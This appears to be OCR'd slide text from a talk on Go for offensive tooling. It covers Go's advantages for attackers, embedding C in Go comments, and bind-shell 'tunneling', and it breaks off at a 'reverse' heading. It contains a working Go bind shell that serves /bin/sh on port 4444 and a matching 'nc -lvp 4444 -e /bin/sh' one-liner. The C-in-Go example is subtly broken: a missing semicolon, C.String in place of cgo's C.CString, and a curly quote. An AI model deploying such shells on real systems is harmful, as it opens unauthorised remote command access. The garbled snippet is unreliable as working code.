
- Golang?
  - statically typed
  - compiled programming language
  - designed at Google
- Advantages for Offensive
  - Portable
  - Multiplatform
  - High level and Low level
  - Even C language
  - Static binary

Embedding C

- **Just write C in Go comments**


```
// #include <stdio.h>
//
// static void myprint(char *s) {
//     printf("%s\n", s)
// }
import "C”

C.myprint(C.String("foo"))
```



https://security.stackexchange.com/questions/34419/what-is-the-difference-between-exploit-and-payload

Evolution of Tunneling: bind




```
listenstr := "0.0.0.0:4444"
listener, err := net.Listen("tcp", listenstr)

for {
        conn, err := listener.Accept()
        cmd := exec.Command("/bin/sh")
        cmd.Stdin = conn
        cmd.Stdout = conn
        cmd.Stderr = conn
        cmd.Run()
        conn.Close()
}
```

```
nc –lvp 4444 -e /bin/sh
```

Evolution of Tunneling: reverse

